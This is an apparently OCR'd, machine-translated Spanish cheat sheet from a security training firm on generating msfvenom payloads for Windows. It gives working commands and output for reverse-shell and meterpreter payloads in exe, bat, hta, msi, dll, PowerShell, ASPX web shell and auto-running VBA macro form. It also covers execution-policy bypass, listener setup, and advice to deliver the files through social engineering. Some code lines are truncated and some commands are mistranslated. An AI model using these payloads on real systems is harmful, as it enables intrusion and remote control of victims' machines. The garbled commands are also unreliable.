iGNITE Technologies

MSFVENOM CHEATSHEET

WINDOWS EXPLOITATION

Contenido

Requisitos:

- Kali Linux
- Máquina Windows

Sintaxis de MsfVenom

MsfVenom es un generador de carga útil independiente de Metasploit que también reemplaza a msfpayload y msfencode.

Syntax: msfvenom -p (payload type) lhost=(Listening's_IP) lport=(Listening_Port) –f (Filetype) > (Output Filename)

Carga útil y sus tipos.

Las cargas útiles son scripts maliciosos que un atacante utiliza para interactuar con una máquina de destino con el fin de comprometerla. Msfvenom admite las siguientes plataformas y formatos para generar la carga útil: El formato de salida puede ser en forma de archivos ejecutables como exe, php, dll o de una sola línea.

Dos tipos principales de cargas útiles

Stager: comúnmente se identifican por el segundo (/), como windows/meterpreter/reverse_tcp.

Sin etapas: el uso de _ en lugar del segundo / en el nombre de la carga útil, como windows/meterpreter_reverse_tcp

Framework Transform Formats	Framework Executable Formats	Framework Platforms
msfvenom --list formats	msfvenom --list formats	msfvenom --list platforms
bash	asp	aix
c	aspx	android
csharp	aspx-exe	apple_ios
dw	axis2	brocade
dword	dll	bsd
hex	elf	bsdi
java	elf-so	cisco
js_be	exe	firefox
js_le	exe-only	freebsd
num	exe-service	hardware
perl	exe-small	hpux
pl	hta-psh	irix
powershell	jar	java
ps1	jsp	javascript
py	loop-vbs	juniper
python	macho	linux
raw	msi	mainframe
rb	msi-nouac	multi
ruby	osx-app	netbsd
sh	psh	netware
vbapplication	psh-cmd	nodejs
vbscript	psh-net	openbsd
	psh-reflection	osx
	vba	php
	vba-exe	python
	vba-psh	r
	vbs	ruby
	war	solaris
		unifi
		unix
		unknown
		windows

Como mencionamos anteriormente, esta publicación puede ayudarlo a aprender todos los métodos posibles para generar varios formatos de carga útil para explotar la plataforma Windows.

Carga útil ejecutable (exe)

Tipo de carga útil: Stager

Ejecutar el siguiente comando para crear un archivo exe malicioso es una extensión de nombre de archivo común que indica un archivo ejecutable para Microsoft Windows.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
```

Todo el código malicioso se escribirá dentro del archivo shell.exe y se ejecutará como un programa exe en la máquina de destino.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

Comparta este archivo utilizando tácticas de ingeniería social y espere la ejecución del objetivo. Mientras tanto, inicie netcat como oyente para capturar conexiones inversas.

```
nc-lvp 443
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49854
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

Archivo por lotes de Powershell

Tipo de carga útil: Stager

Ejecute el siguiente comando para crear un archivo por lotes malicioso, la extensión de nombre de archivo .bat se usa en DOS y Windows.

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
```

Todo el código malicioso se escribirá dentro del archivo shell.bat y se ejecutará como un script.bat en la máquina de destino.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1583 bytes
```

Comparta este archivo utilizando tácticas de ingeniería social y espere la ejecución del objetivo. Mientras tanto, inicie netcat como oyente para capturar conexiones inversas.

```
nc-lvp 443
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49873
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

Carga útil de la aplicación HTML (HTA)

Tipo de carga útil: Stager

Una aplicación HTML (HTA) es un programa de Microsoft Windows cuyo código fuente consta de HTML, HTML dinámico y uno o más lenguajes de secuencias de comandos compatibles con Internet Explorer, como VBScript o JScript.

Ejecute el siguiente comando para crear un archivo HTA malicioso. La extensión de nombre de archivo .hta se utiliza en DOS y Windows.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
```

Todo el código malicioso se escribirá dentro del archivo shell.hta y se ejecutará como un script.hta en la máquina de destino. Utilice el servidor HTTP Python para compartir archivos.


```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7382 bytes

┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
mshta http://192.168.1.3/shell.hta
```

Una HTA se ejecuta utilizando el programa mshta.exe o haciendo doble clic en el archivo.

Esto generará una conexión inversa a través del oyente Netcat, que se estaba ejecutando en segundo plano para capturar la conexión inversa.


```
nc-lvp 443
```



Carga útil del instalador de Microsoft (MSI)


Windows Installer también se conoce como Microsoft Installer. Un archivo MSI es un paquete de Windows que proporciona información de instalación para un determinado instalador, como los programas que deben instalarse. Se puede utilizar para instalar actualizaciones de Windows o software de terceros, como un exe. Ejecute el siguiente comando para crear un archivo MSI malicioso con la extensión de nombre de archivo. msi se utiliza en DOS y Windows. Transfiera el código malicioso al sistema de destino y ejecútelo.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f msi > shell.msi
```




Utilice el comando msiexec para ejecutar el archivo MSI.

```
msiexec /quiet /qn /i shell.msi
```



Esto generará una conexión inversa a través del oyente Netcat, que se estaba ejecutando en segundo plano para capturar la conexión inversa.

```
nc-lvp 443
```




Carga útil de biblioteca de vínculos dinámicos (DLL)

Tipo de carga útil: Stager

Una DLL es una biblioteca que contiene código y datos que pueden ser utilizados por más de un programa.

Ejecute el siguiente comando para crear un archivo dll malicioso. La extensión de nombre de archivo .dll se utiliza en DOS y Windows. Transfiera el código malicioso al sistema de destino y ejecútelo.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f dll > shell.dll
```



Utilice el comando rundll32 para ejecutar el archivo MSI.

```
rundll32.exe shell.dll,0
```

Esto generará una conexión inversa a través del oyente netcat, que se estaba ejecutando en segundo plano para capturar la conexión inversa.

```
nc-lvp 443
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49950
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Carga útil de Powershell (psh-cmd)

Tipo de carga útil: Stager

Formato: psh, psh-net, psh-reflection o psh-cmd

La carga útil generada para los formatos psh, psh-net y psh-reflection tiene una extensión .ps1 y la carga útil generada para el formato psh-cmd tiene una extensión .cmd. De lo contrario, puede ejecutar directamente el código sin formato dentro del símbolo del sistema del sistema de destino.

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 -f psh-cmd -f raw
```

Ejecute el siguiente comando para generar código sin formato para el programa malicioso PowerShell.

```
┌──(root💀kali)-[~]
└─# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 -f psh-cmd  -f raw
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1583 bytes
powershell -w hidden -nop -c $a='192.168.1.3';$b=443;$c=New-Object system.net.sockets.tcpclient;$nb=Ne
Text.UTF8Encoding;$p=New-Object System.Diagnostics.Process;$p.StartInfo.FileName='cmd.exe';$p.StartInf
$p.Start();$is=$p.StandardInput;$os=$p.StandardOutput;$es=$p.StandardError;$osread=$os.BaseStream.Begi
tream();while ($true) {    start-sleep -m 100;    if ($osread.IsCompleted -and $osread.Result -ne 0) {
ength, $null, $null);    }    if ($esread.IsCompleted -and $esread.Result -ne 0) {      $r=$es.BaseStr
;    }    if ($s.DataAvailable) {      $r=$s.Read($nb,0,$nb.Length);      if ($r -lt 1) {          brea
ent.Poll(1,[System.Net.Sockets.SelectMode]::SelectRead) -and $c.Client.Available -eq 0)) {        breal
```

Para la ejecución, copie el código generado y péguelo en el símbolo del sistema de Windows. Esto generará una conexión inversa a través del oyente netcat, que se estaba ejecutando en segundo plano para capturar la conexión inversa.

```
nc-lvp 443
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49994
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

Carga útil de Powershell (ps1)

Tipo de carga útil: Stager

Un archivo PS1 es un script o "cmdlet" utilizado por Windows PowerShell. Los archivos PS1 son similares a los archivos .BAT y .CMD, excepto que se ejecutan en Windows PowerShell en lugar del símbolo del sistema de Windows. Ejecute el siguiente comando para crear un script PS1 malicioso, con la extensión de nombre de archivo. PS1 se utiliza en Windows PowerShell.

```
msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.1.3 lport=443 -f psh > shell.ps1
```

Dado que el tipo de shell inverso es meterpreter, necesitamos iniciar un exploit/multi/handler dentro del marco Metasploit.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.1.3 lport=443 -f psh > shell.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201308 bytes
Final size of psh file: 938695 bytes
```

La política de ejecución de PowerShell es una característica de seguridad que controla las condiciones bajo las cuales PowerShell carga archivos de configuración y ejecuta scripts. Esta característica ayuda a prevenir la ejecución de scripts maliciosos. Impide la ejecución de todos los archivos de script, incluidos los archivos de formato y configuración (.ps1xml), los archivos de script del módulo (.psm1) y los perfiles de PowerShell (.ps1).

Más información está disponible aquí.

Para ejecutar el script PS1, debe omitir la política de ejecución ejecutando el siguiente comando en Windows PowerShell y ejecutando el script.

```
powershell -ep derivación
.\shell.ps1
```

```
PS C:\Users\ignite\Downloads> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Downloads> .\shell.ps1
2312
PS C:\Users\ignite\Downloads> _
```

msfconsole

usa exploit/multi/handler set
lhost 192.168.1.3

establecer lport

443 establecer carga útil windows/x64/meterpreter_reverse_https

explotar

sysinfo

Tan pronto como el objetivo ejecuta el script shell.ps1, un atacante obtendrá una conexión inversa a través de una sesión de meterpreter.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload ⇒ windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost ⇒ 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) R
t/7.0; rv:11.0) like Gecko'
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) A
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] Meterpreter session 1 opened (192.168.1.3:443 → 127.0.0.1 ) at 2021-10-23 17:1

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```


Carga útil del shell web (ASPX)

Tipo de carga útil: sin etapas


Un archivo ASPX es un archivo extendido de página Active Server para la plataforma ASP.NET de Microsoft. Cuando se ve la URL, estas páginas se muestran en el navegador web del usuario. "Formularios web .NET" es otro nombre para ellos. Ejecute el siguiente comando para crear un script aspx malicioso, con la extensión de nombre de archivo. aspx.

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f aspx > shell.aspx
```


Dado que el tipo de shell inverso es meterpreter, necesitamos iniciar exploit/multi/handler dentro del marco de metasploit.



Puede inyectar esta carga útil para explotar la vulnerabilidad de carga de archivos sin restricciones si el objetivo es el servidor web IIS.



Ejecute el script de carga en el navegador web.



msfconsola

utilizar exploit/multi/handler

establecer lhost 192.168.1.3

configurar el puerto 443

establecer la carga útil windows/x64/meterpreter/reverse_https

explotar

información del sistema

Tan pronto como el atacante ejecute el script malicioso, obtendrá una conexión inversa a través de la sesión de meterepreter.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload ⇒ windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost ⇒ 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.147; (UUID: jyxzi20a)
[*] https://192.168.1.3:443 handling request from 192.168.1.147; (UUID: jyxzi20a)
[!] https://192.168.1.3:443 handling request from 192.168.1.147; (UUID: jyxzi20a)
[*] Meterpreter session 1 opened (192.168.1.3:443 → 127.0.0.1 ) at 2021-10-23 17:

meterpreter > sysinfo
Computer        : WIN-JVIR49U7JNG
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

Carga útil de Visual Basic (.vba)

Tipo de carga útil: sin etapas

VBA es una extensión de archivo comúnmente asociada con Visual Basic, que admite aplicaciones de Microsoft como Microsoft Excel, Office, PowerPoint, Word y Publisher. Se utiliza para crear "macros" que se ejecutan dentro de Excel. Un atacante aprovecha estas características y crea un script VB malicioso para ejecutarlo como un programa macro con Microsoft Excel.


Ejecute el siguiente comando para crear un script aspx malicioso, con la extensión de nombre de archivo.aspx, que se ejecutará como macros dentro de Microsoft Excel.

Lea más desde aquí: Múltiples formas de explotar sistemas Windows usando macros

msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 753 bytes
Final size of vba file: 4053 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ljcuzaqv As Long,
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Yvttbsmf As Long,
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Vezaswyjt As Long
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Ljcuzaqv As Long, ByVal Pl
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Yvttbsmf As Long, ByVal Ef
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Vezaswyjt As Long, ByRef
#EndIf

Sub Auto_Open()
        Dim Tmtobiao As Long, Tzzn As Variant, Hvnwtqakt As Long
#If Vba7 Then
        Dim  Qitiwg As LongPtr, Jytr As LongPtr
#Else
        Dim  Qitiwg As Long, Jytr As Long
#EndIf
        Tzzn = Array(252,72,131,228,240,232,204,0,0,0,65,81,65,80,82,72,49,210,81,101,72,139,8
139,82,32,65,81,139,66,60,72,1,208,102,129,120,24, _
11,2,15,133,114,0,0,0,139,128,136,0,0,0,72,133,192,116,103,72,1,208,139,72,24,80,68,139,64,32,
88,68,139,64,36,73,1, _
208,102,65,139,12,72,68,139,64,28,73,1,208,65,139,4,136,72,1,208,65,88,65,88,94,89,90,65,88,65
7,225,73,199,194,76,119,38,7, _
255,213,83,83,72,137,225,83,90,77,49,192,77,49,201,83,83,73,186,58,86,121,167,0,0,0,0,255,213,
13,232,202,0, _
0,0,47,52,111,79,53,79,100,111,68,109,111,120,95,79,51,52,53,72,107,95,57,53,119,114,102,86,10
,68,117,55,90,116,118,111,97,83, _
84,90,84,53,85,68,95,66,114,52,51,49,117,45,73,97,65,102,86,121,90,90,82,86,107,71,111,56,81,7
75,73,79,117,83,76,121, _
51,109,110,87,121,48,115,98,116,77,86,87,76,118,80,89,89,111,74,97,100,110,122,85,104,79,73,66
46,59,255,213,72,137,198, _
106,10,95,72,137,241,106,31,90,82,104,128,51,0,0,73,137,224,106,4,65,89,73,186,117,70,158,134,
,68,240,53,224,0,0,0,0, _
255,213,72,255,207,116,2,235,170,232,85,0,0,0,83,89,106,64,90,73,137,209,193,226,16,73,199,192
26,0,0,0,0,255,213,72, _
131,196,32,133,192,116,178,102,139,7,72,1,195,133,192,117,210,88,195,88,106,0,89,73,199,194,24

        Qitiwg = VirtualAlloc(0, UBound(Tzzn), &H1000, &H40)
        For Hvnwtqakt = LBound(Tzzn) To UBound(Tzzn)
                Tmtobiao = Tzzn(Hvnwtqakt)
                Jytr = RtlMoveMemory(Qitiwg + Hvnwtqakt, Tmtobiao, 1)
        Next Hvnwtqakt
        Jytr = CreateThread(0, 0, Qitiwg, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
```

Ahora abrimos nuestro libro de trabajo que tiene las macros maliciosas inyectadas.



Tan pronto como el atacante ejecute el script malicioso, obtendrá una conexión inversa a través de la sesión de meterepreter.

```
utilizar exploit/multi/handler
establecer
carga útil windows/x64/meterpreter/reverse_https
establecer lhost 192.168.1.3
establecer lport
443
explotar sysinfo
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload ⇒ windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost ⇒ 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[*] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[!] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[*] Meterpreter session 1 opened (192.168.1.3:443 → 127.0.0.1 ) at 2021-10-23 18

meterpreter > sysinfo
Computer        : DESKTOP-LJPUG1U
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in